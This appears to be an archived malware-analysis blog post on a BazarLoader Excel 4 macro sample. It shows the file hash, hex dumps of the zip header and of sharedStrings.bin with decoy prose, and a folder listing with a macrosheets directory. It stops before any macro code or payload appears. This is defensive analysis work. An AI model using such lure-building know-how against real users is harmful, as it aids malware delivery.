Excel 4 macro code obfuscation


By Posted on

Published: 2021-11-17 · Archived: 2026-04-05 12:41:29 UTC

This sample comes from a Twitter thread located Here by Frost @fr0s7_ and appears to be "BazarLoader"

Since this is a Xlsb file I usually just open it up in my Office 2010 Pro sandbox and then convert to Xlsm and unzip it so I can just view as xml.

The first thing I always do is take a quick look with a hex editor looking for anything of interest.




5cd1c8b7425fcfd1d23acb3056262203b86174d87d6b8feb2087790694ea48b5


```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   50 4B 03 04 14 00 00 00 08 00 00 00 21 00 E3 84   PK..........!.ã„
00000010   1E 2F 95 01 00 00 D9 05 00 00 13 00 1C 00 5B 43   ./•...Ù.......[C
00000020   6F 6E 74 65 6E 74 5F 54 79 70 65 73 5D 2E 78 6D   ontent_Types].xm
00000030   6C 55 54 09 00 03 00 A6 CE 12 66 9C 8A 61 75 78   lUT....¦Î.fœŠaux
00000040   0B 00 01 04 E8 03 00 00 04 E8 03 00 00 A5 54 C9   ....è....è...¥TÉ
00000050   6E DB 30 10 BD 07 E8 3F 08 BC 06 22 ED 1E 82 A2   nÛ0.½.è?.¼."í.‚¢
00000060   B0 9C 43 16 A0 87 A6 06 9A 22 E7 09 39 B6 88 50   °œC. ‡¦.š"ç.9¶ˆP
00000070   24 C1 61 12 F9 EF 3B 92 9C 2E 81 A3 58 F1 45 0B   $Áa.ùï;'œ..£XñE.
00000080   F9 16 BE 21 39 8B F3 B6 71 C5 13 26 B2 C1 57 62   ù.¾!9‹ó¶qÅ.&²ÁWb
00000090   2E 67 A2 40 AF 83 B1 7E 53 89 5F B7 D7 E5 17 51   .g¢@¯ƒ±~S‰_·×å.Q
000000A0   50 06 6F C0 05 8F 95 D8 22 89 F3 E5 A7 93 C5 ED   P.oÀ..•Ø"‰óå§"Åí
000000B0   36 22 15 CC F6 54 89 3A E7 F8 55 29 D2 35 36 40   6".ÌöT‰:çøU)Ò56@
000000C0   32 44 F4 3C B3 0E A9 81 CC BF 69 A3 22 E8 07 D8   2Dô<³.©.Ì¿i£"è.Ø
000000D0   A0 FA 3C 9B 9D 29 1D 7C 46 9F CB DC 69 88 E5 E2    ú<›.).|FŸËÜiˆåâ
000000E0   12 D7 F0 E8 72 71 D5 F2 F0 B0 92 7B EB 45 71 31   .×ðèrqÕòð°'{ëEq1
000000F0   E0 3A AB 4A 40 8C CE 6A C8 3C AD 9E BC 91 0D 95   à:«J@ŒÎjÈ<.ž¼'.•
00000100   D8 6A 74 92 6A C4 2C 99 00 69 2B 1B D0 29 5C 79   Øjt'jÄ,™.i+.Ð)\y
00000110   B8 77 C8 10 60 15 B5 57 7F E5 37 AF F4 6D D3 AD   ¸wÈ.`.µW.å7¯ômÓ.
00000120   2F F2 F8 7E 46 42 47 EF 2C E9 FF DC E5 2E B3 64   /òø~FBGï,éÿÜå.³d
00000130   66 8F A1 DA 46 3A 65 C0 1B 0E DD CC DB 06 3B DE   f.¡ÚF:eÀ..ÝÌÛ.;Þ
00000140   0F DE AC 64 0D 16 2B 48 F9 06 1A 46 A9 D6 A9 E7   .Þ¬d..+Hù..F©Ö©ç
00000150   90 1E FA 42 90 EA 5F 73 39 A1 82 7F C8 87 19 0C   ..úB.ê_s9¡‚.È‡..
00000160   A5 FE E6 0D B6 93 6C 18 DA 93 EE 68 C4 A7 DF C0   ¥þæ.¶"l.Ú"îhÄ§ßÀ
00000170   0F 27 F9 CB 3E D0 E2 D8 2C DF C7 B2 64 BE 0E 38   .'ùË>ÐâØ,ßÇ²d¾.8
00000180   3C E7 72 7C 77 F7 1C 9F B0 5E 5B 8D 26 E8 C7 86   <çr|w÷.Ÿ°^[.&èÇ†
00000190   29 B2 97 39 1D 3F 05 94 B7 0E 69 4A 8E 81 31 26   )²—9.?.”·.iJŽ.1&
000001A0   59 43 42 F3 33 27 EE 08 D3 94 FF 25 8E 18 98 04   YCBó3'î.Ó”ÿ%Ž.˜.
000001B0   CF 1D E4 E5 E3 F8 4A ED 84 C6 6A C5 D8 55 0A 91   Ï.äåãøJí„ÆjÅØU.'
000001C0   B8 15 25 9C 6E F8 72 B3 3B 76 19 59 08 53 B6 48   ¸.%œnør³;v.Y.S¶H
000001D0   07 39 B2 F4 D1 09 B1 6B 1A 06 CD 1E 6F D5 37 E6   .9²ôÑ.±k..Í.oÕ7æ
000001E0   E5 6F 50 4B 03 04 0A 00 00 00 00 00 BD 80 69 53   åoPK........½€iS
000001F0   00 00 00 00 00 00 00 00 00 00 00 00 06 00 1C 00   ................
00000200   5F 72 65 6C 73 2F 55 54 09 00 03 65 9C 8A 61 65   _rels/UT...eœŠae
00000210   9C 8A 61 75 78 0B 00 01 04 E8 03 00 00 04 E8 03   œŠaux....è....è.
00000220   00 00 50 4B 03 04 14 00 00 00 08 00 00 00 21 00   ..PK.........!.
00000230   43 82 E3 C5 EE 00 00 00 4C 02 00 00 0B 00 1C 00   C‚ãÅî...L.......
00000240   5F 72 65 6C 73 2F 2E 72 65 6C 73 55 54 09 00 03   _rels/.relsUT...
00000250   00 A6 CE 12 66 9C 8A 61 75 78 0B 00 01 04 E8 03   .¦Î.fœŠaux....è.
```

As we can see from the first 2 bytes we have a "PK" or zip file format.

Once we “UnZip” the file and navigate to the xl folder we can verify this is a binary file and it also contains a Excel 4 macro folder named “macrosheets”.




Name	Date modified	Type	Size
_rels	11/9/2021 10:05 AM	File folder	
drawings	11/9/2021 10:05 AM	File folder	
macrosheets	11/9/2021 10:05 AM	File folder	
media	11/9/2021 10:05 AM	File folder	
theme	11/9/2021 10:05 AM	File folder	
worksheets	11/9/2021 10:05 AM	File folder	
sharedStrings.bin	12/31/1979 6:00 PM	BIN File	42 KB
styles.bin	12/31/1979 6:00 PM	BIN File	1 KB
workbook.bin	12/31/1979 6:00 PM	BIN File	1 KB



5cd1c8b7425fcfd1d23acb3056262203b86174d87d6b8feb2087790694ea48b5 | sharedStrings.bin

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  9F 01 08 22 00 00 00 22 00 00 00 13 C5 0C 00 20  Ÿ.."..."....Å..
00000010  03 00 00 63 00 6F 00 6E 00 66 00 65 00 72 00 65  ...c.o.n.f.e.r.e
00000020  00 6E 00 63 00 65 00 73 00 20 00 77 00 65 00 72  .n.c.e.s. .w.e.r
00000030  00 65 00 20 00 73 00 6F 00 75 00 67 00 68 00 74  .e. .s.o.u.g.h.t
00000040  00 20 00 61 00 73 00 20 00 6D 00 75 00 63 00 68  . .a.s. .m.u.c.h
00000050  00 20 00 66 00 6F 00 72 00 20 00 68 00 69 00 73  . .f.o.r. .h.i.s
00000060  00 20 00 70 00 6C 00 65 00 61 00 73 00 75 00 72  . .p.l.e.a.s.u.r
00000070  00 65 00 20 00 61 00 73 00 20 00 66 00 6F 00 72  .e. .a.s. .f.o.r
00000080  00 20 00 6D 00 79 00 20 00 62 00 65 00 6E 00 65  . .m.y. .b.e.n.e
00000090  00 66 00 69 00 74 00 2E 00 49 00 2C 00 20 00 69  .f.i.t...I.,. .i
000000A0  00 6E 00 64 00 65 00 65 00 64 00 2C 00 20 00 74  .n.d.e.e.d.,. .t
000000B0  00 61 00 6C 00 6B 00 65 00 64 00 20 00 63 00 6F  .a.l.k.e.d. .c.o
000000C0  00 6D 00 70 00 61 00 72 00 61 00 74 00 69 00 76  .m.p.a.r.a.t.i.v
000000D0  00 65 00 6C 00 79 00 20 00 6C 00 69 00 74 00 74  .e.l.y. .l.i.t.t
000000E0  00 6C 00 65 00 2C 00 20 00 62 00 75 00 74 00 20  .l.e.,. .b.u.t.
000000F0  00 49 00 20 00 68 00 65 00 61 00 72 00 64 00 20  .I. .h.e.a.r.d.
00000100  00 68 00 69 00 6D 00 20 00 74 00 61 00 6C 00 6B  .h.i.m. .t.a.l.k
00000110  00 20 00 77 00 69 00 74 00 68 00 72 00 65 00 6C  . .w.i.t.h.r.e.l
00000120  00 69 00 73 00 68 00 2E 00 20 00 49 00 74 00 20  .i.s.h... .I.t.
00000130  00 77 00 61 00 73 00 20 00 68 00 69 00 73 00 20  .w.a.s. .h.i.s.
00000140  00 6E 00 61 00 74 00 75 00 72 00 65 00 20 00 74  .n.a.t.u.r.e. .t
00000150  00 6F 00 20 00 62 00 65 00 20 00 63 00 6F 00 6D  .o. .b.e. .c.o.m
00000160  00 6D 00 75 00 6E 00 69 00 63 00 61 00 74 00 69  .m.u.n.i.c.a.t.i
00000170  00 76 00 65 00 3B 00 20 00 68 00 65 00 20 00 6C  .v.e.;. .h.e. .l
00000180  00 69 00 6B 00 65 00 64 00 20 00 74 00 6F 00 20  .i.k.e.d. .t.o.
00000190  00 6F 00 70 00 65 00 6E 00 20 00 74 00 6F 00 20  .o.p.e.n. .t.o.
000001A0  00 61 00 6D 00 69 00 6E 00 64 00 20 00 75 00 6E  .a.m.i.n.d. .u.n
000001B0  00 61 00 63 00 71 00 75 00 61 00 69 00 6E 00 74  .a.c.q.u.a.i.n.t
000001C0  00 65 00 64 00 20 00 77 00 69 00 74 00 68 00 20  .e.d. .w.i.t.h.
000001D0  00 74 00 68 00 65 00 20 00 77 00 6F 00 72 00 6C  .t.h.e. .w.o.r.l
000001E0  00 64 00 20 00 67 00 6C 00 69 00 6D 00 70 00 73  .d. .g.l.i.m.p.s
000001F0  00 65 00 73 00 20 00 6F 00 66 00 20 00 69 00 74  .e.s. .o.f. .i.t
00000200  00 73 00 20 00 73 00 63 00 65 00 6E 00 65 00 73  .s. .s.c.e.n.e.s
00000210  00 20 00 61 00 6E 00 64 00 20 00 77 00 61 00 79  . .a.n.d. .w.a.y
00000220  00 73 00 20 00 28 00 49 00 20 00 64 00 6F 00 6E  .s. .(.I. .d.o.n
00000230  00 6F 00 74 00 20 00 6D 00 65 00 61 00 6E 00 20  .o.t. .m.e.a.n.
00000240  00 69 00 74 00 73 00 20 00 63 00 6F 00 72 00 72  .i.t.s. .c.o.r.r
00000250  00 75 00 70 00 74 00 20 00 73 00 63 00 65 00 6E  .u.p.t. .s.c.e.n
00000260  00 65 00 73 00 20 00 61 00 6E 00 64 00 20 00 77  .e.s. .a.n.d. .w
00000270  00 69 00 63 00 6B 00 65 00 64 00 20 00 77 00 61  .i.c.k.e.d. .w.a
00000280  00 79 00 73 00 2C 00 20 00 62 00 75 00 74 00 20  .y.s.,. .b.u.t.
00000290  00 73 00 75 00 63 00 68 00 20 00 61 00 73 00 20  .s.u.c.h. .a.s.
000002A0  00 64 00 65 00 72 00 69 00 76 00 65 00 64 00 20  .d.e.r.i.v.e.d.
000002B0  00 74 00 68 00 65 00 69 00 72 00 69 00 6E 00 74  .t.h.e.i.r.i.n.t
000002C0  00 65 00 72 00 65 00 73 00 74 00 20 00 66 00 72  .e.r.e.s.t. .f.r
000002D0  00 6F 00 6D 00 20 00 74 00 68 00 65 00 20 00 67  .o.m. .t.h.e. .g
000002E0  00 72 00 65 00 61 00 74 00 20 00 73 00 63 00 61  .r.e.a.t. .s.c.a
```

If we look at the SharedStrings.bin file we can see that strings are in a Unicode format and not that easy to see where they split up at.

